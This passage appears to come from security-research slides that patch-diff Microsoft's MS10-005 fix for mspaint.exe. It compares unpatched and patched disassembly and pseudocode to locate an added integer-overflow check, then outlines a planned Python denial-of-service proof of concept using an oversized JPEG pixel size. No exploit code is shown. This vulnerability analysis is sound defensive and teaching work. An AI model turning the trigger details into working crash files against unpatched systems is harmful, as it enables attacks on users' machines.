.text:01030F65      sub_1030E7D endp
.text:01030F65      ; -----
.text:01030F68      db 5 dup(0CCh)
.text:01030F6D      ; ===== S U B R O U T I N E =====
.text:01030F6D      ; Attributes: bp-based frame
.text:01030F6D      sub_1030F6D  proc near          ; DATA XREF: .text:01007224↑o
.text:01030F6D      arg_0      = dword ptr 8
.text:01030F6D      arg_4      = dword ptr 0Ch
.text:01030F6D      arg_8      = dword ptr 10h
.text:01030F6D      arg_C      = dword ptr 14h
.text:01030F6D      mov     edi, edi
.text:01030F6F      push   ebp
.text:01030F70      mov     ebp, esp
.text:01030F72      mov     eax, [ebp+arg_C]
.text:01030F75      test   eax, eax
.text:01030F77      jz     short loc_1030F7C
```

The status bar at the bottom shows the current address `0003036D` and the current function `01030F6D: sub_1030F6D`.

Changed Function [2]

- Patched mspaint.exe function




The screenshot shows the IDA Pro interface with the assembly view of a function. The function name is `sub_1030F6D`, located at address `01030F6D`. The code includes a return instruction, a sub_1030E7D call, a `db 5 dup(0CCh)` instruction, and a `proc near` definition for `sub_1030F6D`. The function has four arguments: `arg_0` (dword ptr 8), `arg_4` (dword ptr 0Ch), `arg_8` (dword ptr 10h), and `arg_C` (dword ptr 14h). The function body starts with `mov edi, edi`, `push ebp`, `mov ebp, esp`, `mov eax, [ebp+arg_C]`, `test eax, eax`, `jz short loc_1030F7C`, and `and dword ptr [eax], 0`.

```
.text:01030F65      retn     10h
.text:01030F65      sub_1030E7D endp
.text:01030F65      ; -----
.text:01030F68      db 5 dup(0CCh)
.text:01030F6D      ; ===== S U B R O U T I N E =====
.text:01030F6D      ; Attributes: bp-based frame
.text:01030F6D      sub_1030F6D proc near                               ; DATA XREF: .text:01007224↑o
.text:01030F6D      arg_0      = dword ptr 8
.text:01030F6D      arg_4      = dword ptr 0Ch
.text:01030F6D      arg_8      = dword ptr 10h
.text:01030F6D      arg_C      = dword ptr 14h
.text:01030F6D      mov     edi, edi
.text:01030F6F      push   ebp
.text:01030F70      mov     ebp, esp
.text:01030F72      mov     eax, [ebp+arg_C]
.text:01030F75      test   eax, eax
.text:01030F77      jz     short loc_1030F7C
.text:01030F79      and    dword ptr [eax], 0
.text:01030F7C
```


Diffing Graphs [1]

- Un-patched mspaint.exe




Diffing Graphs [2]



- Patched mspaint.exe



Diffing Graphs [3]



Diffing Graphs [4]



Diffing ASM

Text Compare - UltraCompare Professional

File Edit View Mode Options Merge Window Help

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_unpatched_asm.txt

```
22 .text:01030F7C      push     esi
23 .text:01030F7D      mov     esi, [ebp+arg_8]
24 .text:01030F80      test    esi, esi
25 * .text:01030F82      jnz     short loc_1030F8B
26 * .text:01030F84      xor     eax, eax
27 * .text:01030F86      jmp     loc_1031058
28 * .text:01030F8B ; -----
29 * .text:01030F8B
30 * .text:01030F8B loc_1030F8B:          ; CODE XREF: sub_1030F61
31 * .text:01030F8B      push    ebx
32 * .text:01030F8C      mov     ebx, [ebp+arg_0]
33 * .text:01030F8F      mov     eax, [ebx+10h]
34 * .text:01030F92      mov     ecx, [ebx+0Ch]
35 * .text:01030F95      add     eax, esi
36 * .text:01030F97      add     ecx, 0Eh
37 * .text:01030F9A      cmp     ecx, eax
38 * .text:01030F9C      jnb     short loc_1030FB1
39 * .text:01030F9E      add     eax, 0FFFFFFF2h
40 * .text:01030FA1      push    eax          ; dwBytes
41 * .text:01030FA2      mov     ecx, ebx
42 * .text:01030FA4      call   sub_1030D9C
43 * .text:01030FA9      test   eax, eax
44 * .text:01030FAB      jnz     loc_1031057
45 * .text:01030FB1
46 * .text:01030FB1 loc_1030FB1:          ; CODE XREF: sub_1030F61
47 * .text:01030FB1      mov     edx, [ebx+10h]
48 * .text:01030FB4      cmp     edx, 0Eh
49 * .text:01030FB7      push    edi
50 * .text:01030FB8      jnb     short loc_1030FF0
51 * .text:01030FBA      push    0Eh
52 * .text:01030FBC      pop     eax
53 * .text:01030FBD      sub     eax, edx
54 * .text:01030FBF      cmp     esi, eax
55 * .text:01030FC1      jnb     short loc_1030FC5
56 * .text:01030FC3      mov     eax, esi
57 * .text:01030FC5
58 * .text:01030FC5 loc_1030FC5:          ; CODE XREF: sub_1030F61
```

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_patched_asm.txt

```
22 .text:01030F7C      push     esi
23 .text:01030F7D      mov     esi, [ebp+arg_8]
24 .text:01030F80      test    esi, esi
25 .text:01030F82      push    edi
26 .text:01030F83      jnz     short loc_1030F8C
27 .text:01030F85      xor     eax, eax
28 .text:01030F87      jmp     loc_103106F
29 .text:01030F8C ; -----
30 .text:01030F8C
31 .text:01030F8C loc_1030F8C:          ; CODE XREF: sub_1030F6D+16
32 .text:01030F8C      push    ebx
33 .text:01030F8D      mov     ebx, [ebp+arg_0]
34 .text:01030F90      mov     ecx, [ebx+10h]
35 .text:01030F93      lea    eax, [ecx+esi]
36 .text:01030F96      cmp     eax, ecx
37 .text:01030F98      jb     loc_1031069
38 .text:01030F9E      cmp     eax, esi
39 .text:01030FA0      jb     loc_1031069
40 .text:01030FA6      mov     ecx, [ebx+0Ch]
41 .text:01030FA9      add     ecx, 0Eh
42 .text:01030FAC      cmp     ecx, eax
43 .text:01030FAE      jnb     short loc_1030FC3
44 .text:01030FB0      add     eax, 0FFFFFFF2h
45 .text:01030FB3      push    eax          ; dwBytes
46 .text:01030FB4      mov     ecx, ebx
47 .text:01030FB6      call   sub_1030D9C
48 .text:01030FBB      test   eax, eax
49 .text:01030FBD      jnz     loc_103106E
50 .text:01030FC3
51 .text:01030FC3 loc_1030FC3:          ; CODE XREF: sub_1030F6D+41
52 .text:01030FC3      mov     edx, [ebx+10h]
53 .text:01030FC6      cmp     edx, 0Eh
54 .text:01030FC9      jnb     short loc_1031001
55 .text:01030FCB      push    0Eh
56 .text:01030FCD      pop     eax
57 .text:01030FCE      sub     eax, edx
58 .text:01030FD0      cmp     esi, eax
```

1 .text:01030F6D

1 .text:01030F6D

Scrollable Map | 1 Block(s) diff | 110 : 118 Line(s) diff | Different

Diffing Pseudocode

```
Text Compare - UltraCompare Professional
File Edit View Mode Options Merge Window Help

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_unpatched_c.txt
1 int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
2 {
3     int result; // eax@4
4     * unsigned int v5; // eax@5
5     * unsigned int v6; // edx@7
6     * unsigned int v7; // eax@8
7     * const void *v8; // esi@10
8     * LPVOID v9; // eax@13
9     !>
10
11     if ( a4 )
12         *(_DWORD *)a4 = 0;
13     if ( !a3 )
14         return 0;
15     * v5 = a3 + *(_DWORD *) (a1 + 16);
16     * if ( *(_DWORD *) (a1 + 12) + 14 >= v5 || (result = sub_1030D9C(v5 - 14), !result) )
17         !>
18         !>
19         !>
20     {
21     * v6 = *(_DWORD *) (a1 + 16);
22     * if ( v6 < 0xE )
23     {
24     * v7 = 14 - v6;
25     * if ( a3 < 14 - v6 )
26     *     v7 = a3;
27     * v8 = a2;
28     * a2 = (char *)a2 + v7;
29     * a3 -= v7;
30     * memcpy((void *) (v6 + a1 + 20), v8, v7);
31     * *(_DWORD *) (a1 + 16) += v7;
32     * if ( a4 )
33     *     *(_DWORD *)a4 += v7;
34     }
35     if ( a3 )
36     {
37     * v9 = GlobalLock(*(HGLOBAL *) (a1 + 8));
38     }
39 }

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_patched_c.txt
1 int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
2 {
3     int result; // eax@4
4     int v5; // eax@5
5     unsigned int v6; // ecx@5
6     unsigned int v7; // edx@9
7     unsigned int v8; // eax@10
8     const void *v9; // esi@12
9     LPVOID v10; // eax@15
10
11     if ( a4 )
12         *(_DWORD *)a4 = 0;
13     if ( !a3 )
14         return 0;
15     v6 = *(_DWORD *) (a1 + 16);
16     v5 = v6 + a3;
17     if ( v6 + a3 < v6 || v5 < a3 )
18         return -2147467259;
19     if ( *(_DWORD *) (a1 + 12) + 14 >= (unsigned int)v5 || (result = sub_1030D9C(v5 -
20     {
21     v7 = *(_DWORD *) (a1 + 16);
22     if ( v7 < 0xE )
23     {
24     v8 = 14 - v7;
25     if ( a3 < 14 - v7 )
26         v8 = a3;
27     v9 = a2;
28     a2 = (char *)a2 + v8;
29     a3 -= v8;
30     memcpy((void *) (v7 + a1 + 20), v9, v8);
31     *(_DWORD *) (a1 + 16) += v8;
32     if ( a4 )
33         *(_DWORD *)a4 += v8;
34     }
35     if ( a3 )
36     {
37     v10 = GlobalLock(*(HGLOBAL *) (a1 + 8));
38     }
39 }

1 int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
1 int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
```

The Fix [1]

```
3  int result; // eax@4
4  int v5; // eax@5
5  unsigned int v6; // ecx@5
6  unsigned int v7; // edx@9
7  unsigned int v8; // eax@10
8  const void *v9; // esi@12
9  LPVOID v10; // eax@15
10
11  if ( a4 )
12      *(_DWORD *)a4 = 0;
13  if ( !a3 )
14      return 0;
15  v6 = *(_DWORD *)(a1 + 16);
16  v5 = v6 + a3;
17  if ( v6 + a3 < v6 || v5 < a3 ) // The Integer Overflow Fix
18      return -2147467259;
19  if ( *(_DWORD *)(a1 + 12) + 14 >= (unsigned int)v5 || (result = sub_1030D9C(v5 -
20  {
21      v7 = *(_DWORD *) (a1 + 16);
22      if ( v7 < 0xE )
23      {
```

The Fix [2]

- If Integer Overflow -> Error code 80004005h

```
IDA View-A | Pseudocode-A | Hex View-A | Structures | En Enums | Imports | Exports
.text:01030F8D mov     ebx, [ebp+arg_0]
.text:01030F90 mov     ecx, [ebx+10h]
.text:01030F93 lea    eax, [ecx+esi]
.text:01030F96 cmp     eax, ecx
.text:01030F98 jb     loc_1031069
.text:01030F9E cmp     eax, esi
.text:01030FA0 jb     loc_1031069
.text:01030FA6 mov     ecx, [ebx+0Ch]
.text:01030FA9 add     ecx, 0Eh
.text:01030FAC cmp     ecx, eax
.text:01030FAE jnb    short loc_1030FC3
.text:01030FB0 add     eax, 0FFFFFFF2h
.text:01030FB3 push   eax ; dwBytes
```

```
IDA View-A | Pseudocode-A | Hex View-A | Structures | En Enums | Imports | Exports
.text:01031067 jmp     short loc_103106E
.text:01031069 ; -----
.text:01031069 loc_1031069: ; CODE XREF: sub_1030F6D+2B↑j
.text:01031069 ; sub_1030F6D+33↑j
.text:01031069 mov     eax, 80004005h
.text:0103106E
.text:0103106E loc_103106E: ; CODE XREF: sub_1030F6D+50↑j
```

Exploit Wednesday

- Using JPG file format
- Large Pixel Size (Integer Overflow)
- Exploit in Python
- DoS PoC

JPG File Format [1]

Common JPEG markers^[11]


Short name	Bytes	Payload	Name	Comments
SOI	0xFFD8	<i>none</i>	Start Of Image	
SOF0	0xFFC0	<i>variable size</i>	Start Of Frame (Baseline DCT)	Indicates that this is a baseline DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
SOF2	0xFFC2	<i>variable size</i>	Start Of Frame (Progressive DCT)	Indicates that this is a progressive DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
DHT	0xFFC4	<i>variable size</i>	Define Huffman Table(s)	Specifies one or more Huffman tables.
DQT	0xFFDB	<i>variable size</i>	Define Quantization Table(s)	Specifies one or more quantization tables.
DRI	0xFFDD	2 bytes	Define Restart Interval	Specifies the interval between RST n markers, in macroblocks. This marker is followed by two bytes indicating the fixed size so it can be treated like any other variable size segment.

JPG File Format [2]

SOS	0xFFDA	<i>variable size</i>	Start Of Scan	Begins a top-to-bottom scan of the image. In baseline DCT JPEG images, there is generally a single scan. Progressive DCT JPEG images usually contain multiple scans. This marker specifies which slice of data it will contain, and is immediately followed by entropy-coded data.
RSTn	0xFFD0 ... 0xFFD7	<i>none</i>	Restart	Inserted every r macroblocks, where r is the restart interval set by a DRI marker. Not used if there was no DRI marker. The low 3 bits of the marker code, cycles from 0 to 7.
